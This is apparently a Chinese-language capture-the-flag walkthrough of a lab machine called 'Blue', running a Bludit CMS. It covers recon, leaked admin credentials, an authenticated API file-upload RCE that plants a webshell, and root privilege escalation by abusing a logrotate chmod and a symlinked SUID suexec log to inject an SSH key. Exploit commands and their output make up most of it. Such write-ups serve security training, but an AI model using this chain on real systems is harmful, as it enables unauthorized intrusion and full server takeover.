

Blue-tonglingejimo测试

一、信息搜集

1.端口扫描

```
PORT      STATE SERVICE REASON  VERSION
22/tcp    open  ssh     syn-ack OpenSSH 10.3 (protocol 2.0)
80/tcp    open  http    syn-ack Apache httpd 2.4.67
MAC Address: 08:00:27:72:83:1C (Oracle VirtualBox virtual NIC)
```

可以看到22和80端口开放，从80web端入手

2.漏洞扫描

```
fscan -h 192.168.56.178

192.168.56.178:22 open
192.168.56.178:80 open
[*] alive ports len is: 2
start vulscan
[*] WebTitle http://192.168.56.178      code:301 len:342
title:301 Moved Permanently 跳转url: http://blue.dsz/
[*] WebTitle http://blue.dsz/          code:200 len:11317
title:欢迎使用Bludit | BLUDIT
已完成 2/2
[*] 扫描结束,耗时: 15.326342333s
```

把域名添加到hosts解析

```
sudo tee -a /etc/hosts <<< '192.168.56.178      blue.dsz'
```

3.目录扫描

SHELL

Target: <http://blue.dsz/>

[02:56:11] Starting:

[02:56:15] 200 - 426B - /.github/

[02:56:15] 404 - 308B - /.gitignore/

[02:56:15] 200 - 16B - /.gitignore

[02:56:18] 200 - 100B - /.prettierrc

[02:56:27] 200 - 7KB - /about

[02:56:29] 301 - 0B - /admin -> <http://blue.dsz/admin/>

[02:56:30] 200 - 9KB - /admin/.config

/admin/..... 此处省略

[02:56:41] 400 - 36B - /api/

/api/..... 此处省略

[02:56:47] 404 - 308B - /cgi-bin/

/cgi-bin/..... 此处省略

[02:57:03] 200 - 30B - /install.php

[02:57:03] 200 - 30B - /install.php?profile=default

[02:57:05] 200 - 1KB - /LICENSE

[02:57:20] 200 - 5KB - /README.md

[02:57:21] 200 - 22B - /robots.txt

泄露了一些路由，之后一个一个去看

4.子域名扫描

SHELL

```
ffuf \  
-u http://192.168.56.178/ \  
-H "Host: FUZZ.blue.dsz" \  
-w /usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt \  
-fc 301  
  
:: Method : GET  
:: URL : http://192.168.56.178/  
:: Wordlist : FUZZ:  
/usr/share/seclists/Discovery/DNS/subdomains-top1million-5000.txt  
:: Header : Host: FUZZ.blue.dsz  
:: Follow redirects : false  
:: Calibration : false  
:: Timeout : 10  
:: Threads : 40  
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500  
:: Filter : Response status: 301  
  
-----  
  
www [Status: 200, Size: 11317, Words: 682, Lines: 281, Duration: 183ms]  
:: Progress: [4989/4989] :: Job [1/1] :: 1129 req/sec ::  
Duration: [0:00:01] :: Errors: 0 ::
```

没找到什么其他可用的子域名

二、web渗透

首页可以看到是 **Bludit** 构建的页面，查看前端源代码可以确认版本号为 **3.18.2**

查一下框架存在的历史漏洞

```
searchsploit bludit
```

```
-----
Exploit Title
```

```
| Path
```

```
-----
Bludit 3.9.2 - Authentication Bruteforce Mitigation Bypass
```

```
| php/webapps/48746.rb
```

```
Bludit - Directory Traversal Image File Upload (Metasploit)
```

```
| php/remote/47699.rb
```

```
Bludit 3-14-1 Plugin 'UploadPlugin' - Remote Code Execution (RCE) (Authenticated)
```

```
| php/webapps/51160.txt
```

```
Bludit 3.13.1 - 'username' Cross Site Scripting (XSS)
```

```
| php/webapps/50529.txt
```

```
Bludit 3.9.12 - Directory Traversal
```

```
| php/webapps/48568.py
```

```
Bludit 3.9.2 - Auth Bruteforce Bypass
```

```
| php/webapps/48942.py
```

```
Bludit 3.9.2 - Authentication Bruteforce Bypass (Metasploit)
```

```
| php/webapps/49037.rb
```

```
Bludit 3.9.2 - Directory Traversal
```

```
| multiple/webapps/48701.txt
```

```
Bludit 4.0.0-rc-2 - Account takeover
```

```
| php/webapps/51360.txt
```

```
Bludit < 3.13.1 Backup Plugin - Arbitrary File Download (Authenticated)
```

```
| php/webapps/51541.py
```

```
Bludit CMS 3.18.4 - RCE
```

```
| multiple/webapps/52553.py
```

```
Bludit CMS v3.14.1 - Stored Cross-Site Scripting (XSS) (Authenticated)
```

```
| php/webapps/51476.txt
```

```
bludit Pages Editor 3.0.0 - Arbitrary File Upload
```

```
| php/webapps/46060.txt
```

```
-----
Shellcodes: No Results
```

可以看到有一个 **Bludit CMS 3.18.4 - RCE | multiple/webapps/52553.py**

PYTHON

```
# Usage:
# python3 CVE-2026-25099.py -u http://target -t API_TOKEN
# python3 CVE-2026-25099.py -u http://target -t API_TOKEN -c
"id"
```

这个漏洞的利用还需要 **API token** 而 token 的获取要先进入后台管理平台

同时通过如下内容可以确认登录名是 **admin**

Start writing your own content or edit the current to fit your needs. To create, edit or remove content you need to login to the [admin panel](#) with the username **admin** and the password you set on the installation process.

但是登录还需要密码，先看之前扫到的目录信息，在 **/.gitignore** 中可以看到一个新的文件 **credentials.ini**，访问拿到乱码，猜测是密码凭证


SHELL

```
curl http://blue.dsz/credentials.ini
gl_+&YW3$28S^&R%
```

拿 **admin/gl_+&YW3\$28S^&R%** 可以登录进去，在

http://blue.dsz/admin/configure-plugin/pluginAPI 里可以看到 **API Token** 的内容：

b35bbff0d5e6b8829b214fdfb7f72ed70f42e07bbf860985a3a585cf59ed75cc55645df2ac7264b4ca0655f19cbf6eff792a7a01801368141e4550d7e8c056d3



直接打 **CVE**，会发现利用失败

```
python3 CVE-2026-25099.py -u http://blue.dsz -t
b35bbff0d5e6b8829b214fd7b7f72ed70f42e07bbf860985a3a585cf59ed75
cc55645df2ac7264b4ca0655f19cbf6eff792a7a01801368141e4550d7e8c0
56d3
[*] CVE-2026-25099 - Bludit CMS API File Upload to RCE
[*] Target: http://blue.dsz
[*] Retrieving page key...
[+] Page key: create-your-own-content
[*] Uploading webshell...
[-] Upload failed.
```

去阅读漏洞利用的代码，发现在上传 **webshell** 的时候是还需要获得一个 **page key** 的，同时阅读框架对应版本的源代码，这里可以交给AI

```
# bl-plugins/api/plugin.php 748-758
    $filename = $_FILES['file']['name'];
    $absoluteURL = DOMAIN_UPLOADS_PAGES . $pageKey . DS .
$filename;
    $absolutePath = PATH_UPLOADS_PAGES . $pageKey . DS .
$filename;
    if (Filesystem::mv($_FILES['file']['tmp_name'],
$absolutePath)) {
        return array(
            'status' => '0',
            'message' => 'File uploaded.',
            'filename' => $filename,
            'absolutePath' => $absolutePath,
            'absoluteURL' => $absoluteURL
        );
    }
```

也就是会直接往 **bl-content/uploads/pages/<page-key>/<filename>** 下传文件，如果路径不存在，那么就会报错，传不上去，只有创建了新文章后，才会创建，之前的帖子似乎是默认模板初始带的，所以其实是没有 **page-key** 的

接下来创建文章然后发布即可

```
> python3 CVE-2026-25099.py -u http://blue.dsz -t
b35bbff0d5e6b8829b214fdfb7f72ed70f42e07bbf860985a3a585cf59ed75
cc55645df2ac7264b4ca0655f19cbf6eff792a7a01801368141e4550d7e8c0
56d3
[*] CVE-2026-25099 - Bludit CMS API File Upload to RCE
[*] Target: http://blue.dsz
[*] Retrieving page key...
[+] Page key: autosave-20335c88c3d9a669dbaf237b7f4372e3
[*] Uploading webshell...
[+] Shell uploaded: http://blue.dsz/bl-
content/uploads/pages/autosave-
20335c88c3d9a669dbaf237b7f4372e3/bripozkg.php
[*] Verifying RCE...
[+] RCE confirmed: uid=101(apache) gid=102(apache)
groups=82(www-data),102(apache),102(apache)

[+] Interactive shell (type 'exit' to quit)
```

```
shell> ls
bripozkg.php
shell> whoami
apache
shell> id
uid=101(apache) gid=102(apache) groups=82(www-
data),102(apache),102(apache)
shell> pwd
/var/www/localhost/htdocs/bl-content/uploads/pages/autosave-
20335c88c3d9a669dbaf237b7f4372e3
shell> ls -la /var/www/localhost/htdocs/bl-
content/uploads/pages
total 12
drwxr-xr-x  3 apache  apache    4096 Jun 11 15:16 .
drwxr-xr-x  5 apache  apache    4096 Jun  9 23:42 ..
drwxr-xr-x  2 apache  apache    4096 Jun 11 15:18
autosave-20335c88c3d9a669dbaf237b7f4372e3
# 这里可以看到只存在一个key，也就是新创建的文章的key
```

然后就可以直接拿到user的flag了

```
shell> cat /home/nothing/user.txt
flag{user-e054f3aa6db6903af7a39a2cd1f270a1}
```

三、提权

可以发现 `/tmp` 目录下存在 `cron_debug.txt`

```
Blue:/tmp$ ls
ls
cron_debug.txt
sess_0g8aq14q0fhn05arn31uj44vke
sess_0uju8ceb5cpi67tb6ihf9685ve
sess_174eovre4vac2ttemd16us91ni
```

猜测存在定时任务，查看debug文件可以看到

```
Blue:/tmp$ cat cron_debug.txt
cat cron_debug.txt
[Thu Jun 11 14:51:01 CST 2026] Cron job executed: logrotate
checker
[Thu Jun 11 14:52:00 CST 2026] Cron job executed: logrotate
checker
[Thu Jun 11 14:53:00 CST 2026] Cron job executed: logrotate
checker
```

每隔一分钟会执行一次任务，上传一下pspy抓一下究竟在执行什么

```
2026/06/11 15:37:00 CMD: UID=0      PID=2851  | /bin/bash -c
/usr/sbin/logrotate /etc/logrotate.conf
2026/06/11 15:37:00 CMD: UID=0      PID=2852  | /bin/bash -c
echo "[$(date)] Cron job executed: logrotate checker" >>
/tmp/cron_debug.txt
2026/06/11 15:37:00 CMD: UID=0      PID=2853  | /bin/bash -c
echo "[$(date)] Cron job executed: logrotate checker" >>
/tmp/cron_debug.txt
```

可以看到 `root` 会执行写入 `debug` 文件操作，继续看看[logrotate | man](#)

`logrotate` 究竟会处理什么


```
cat /etc/logrotate.d/apache2
/var/log/apache2/access.log {
    weekly
    missingok
    rotate 4
    compress
    delaycompress
    notifempty
    create 640 root adm
    sharedscripts
    postrotate
        /etc/init.d/apache2 reload > /dev/null 2>&1 || true
    endscript
}

/var/log/apache2/error.log {
    size 5M
    rotate 1
    missingok
    notifempty
    create 644 root root
    postrotate
        /bin/chmod 777 /var/log/apache2
    endscript
}
```

这里就很明显了，**error.log**一旦被轮转，**postrotate**里就会执行**chmod 777 /var/log/apache2**，而**/var/log/apache2**目录里又会生成**suexec.log**，结合**suexec**的**SUID root**属性，就可以软链接瞎飞了

先确认一下当前权限和**suexec**

SHELL

```
ls -ld /var/log/apache2
drwxr-xr-x  2 root    adm          4096 Jun 11 13:36
/var/log/apache2

ls -l /usr/sbin/suexec
-rwsr-xr-x  1 root    root        14224 May  5 13:40
/usr/sbin/suexec

ls -l /var/log/apache2
total 10480
-rw-r--r--  1 root    adm        5900461 Jun 11 15:41
access.log
-rw-r--r--  1 root    adm        4822233 Jun 11 15:41
error.log
```

可以看到当前 `/var/log/apache2` 还不是 `777`，而且 `error.log` 大小还没到5M（这里的5M是 `5242880 bytes`），所以要先想办法把它写满

1. 写满error.log

当前目录本身就是我们可写的上传目录，直接丢一个会触发 `PHP fatal error` 的文件即可

SHELL

```
echo '<?php trigger_error(str_repeat("E", 200000),
E_USER_ERROR); ?>' > aswasicf.php
```

然后在攻击机上循环访问这个文件，让Apache不断往 `error.log` 里记错误日志

SHELL

```
for i in $(seq 1 30); do
  curl -s http://blue.dsz/bl-content/uploads/pages/autosave-
20335c88c3d9a669dbaf237b7f4372e3/aswasicf.php >/dev/null
done
```

第一次打完之后再查看大小

SHELL

```
shell> stat -c "%s %n" /var/log/apache2/error.log
5101019 /var/log/apache2/error.log
```

这时候还不够，因为 `5M=5242880 bytes`，所以继续多打一轮

SHELL

```
for i in $(seq 1 30); do
    curl -s http://blue.dsz/bl-content/uploads/pages/autosave-
20335c88c3d9a669dbaf237b7f4372e3/aswasicf.php >/dev/null
done
```

再次确认

SHELL

```
stat -c "%s %n" /var/log/apache2/error.log
5346749 /var/log/apache2/error.log
```

已经超过阈值了，再用 **logrotate -d** 看一下调试输出，也能确认下一次定时任务会轮转并执行 **postrotate**

```
/usr/sbin/logrotate -d /etc/logrotate.conf 2>&1
warning: logrotate in debug mode does nothing except printing
debug messages! Consider using verbose mode (-v) instead if
this is not what you want.
```

```
reading config file /etc/logrotate.conf
including /etc/logrotate.d
reading config file acpid
reading config file apache2
reading config file openrc
Reading state from file: /var/lib/logrotate.status
error: error opening state file /var/lib/logrotate.status;
assuming empty state: Permission denied
Allocating hash table for state file, size 64 entries
```

Handling 4 logs

```
rotating pattern: /var/log/acpid.log weekly empty log files
are not rotated, (4 rotations), old logs are removed
considering log /var/log/acpid.log
```

Creating new state

Now: 2026-06-11 15:55

Last rotated at 2026-06-11 15:00

log does not need rotating (log has already been rotated)
not running postrotate script, since no logs were rotated

```
rotating pattern: /var/log/apache2/access.log weekly empty log
files are not rotated, (4 rotations), old logs are removed
considering log /var/log/apache2/access.log
```

Creating new state

Now: 2026-06-11 15:55

Last rotated at 2026-06-11 15:00

log does not need rotating (log has already been rotated)
not running postrotate script, since no logs were rotated

```
rotating pattern: /var/log/apache2/error.log 5242880 bytes
empty log files are not rotated, (1 rotations), old logs are
removed
```

considering log /var/log/apache2/error.log

Creating new state

Now: 2026-06-11 15:55

Last rotated at 2026-06-11 15:00

log does not need rotating (log size is below the 'size'

```
threshold)
```

```
rotating pattern: /var/log/rc.log weekly empty log files are  
not rotated, (4 rotations), old logs are removed  
considering log /var/log/rc.log
```

```
log /var/log/rc.log does not exist -- skipping  
Creating new state
```

接下来等下一分钟的root定时任务，等目录权限变成 777

```
ls -ld /var/log/apache2
drwxrwxrwx  2 root      adm          4096 Jun 11 15:45  
/var/log/apache2
```

SHELL

2. 利用suexec.log软链接瞎飞

由于 suexec 是 SUID root，而且报错时会往 /var/log/apache2/suexec.log 里写内容，现在目录是 777，所以我们可以直接：

1. 删除原本的 suexec.log
2. 把它软链接到 /root/.ssh/authorized_keys
3. 再调用 suexec
4. 把构造的公钥写进去

```
rm -f /var/log/apache2/suexec.log
ln -s /root/.ssh/authorized_keys /var/log/apache2/suexec.log
/usr/sbin/suexec "$(printf 'foo'\nssh-ed25519  
AAAAC3NzaC1lZDI1NTE5AAAAIIhibPE5VbKKS8xFXWjlS505tjViayPJMe7xAQ  
T9soY/ kali@kali\n#')" x y
ls -l /var/log/apache2/suexec.log
lrwxrwxrwx  1 apache    apache      26 Jun 11 15:46  
/var/log/apache2/suexec.log -> /root/.ssh/authorized_keys
```

SHELL

suexec 报错日志可以通过 111 方案注入换行，第一行会写成报错信息，第二行就是我们的公钥，第三行用 # 把后续脏数据截断掉

```
ssh -i /tmp/blue_rootkey root@blue.dsz
```

SHELL

```
base kali@kali /opt/ll-privesc-kit git:(main) (34s
```

```
ssh -i /tmp/blue_rootkey root@blue.dsz
```

```

      _
_ _ _ _ _ | | _ _ _ _ _ _ _ _ _ _ _ _ _ _ _
\ \ / \ / \ / _ \ | / _ \ / _ \ | ' \ _ \ / \
 \ V V / _ / | ( _ | ( _ ) | | | | | | _ /
  \/_/_/_ \_ _ | | \_ _ \_ _ / | | | | | | \_ _ |
```

```
root@Blue:~# cat root.txt
```

```
flag{root-76bb1eee19965cdb4bc45f35fa136565}
```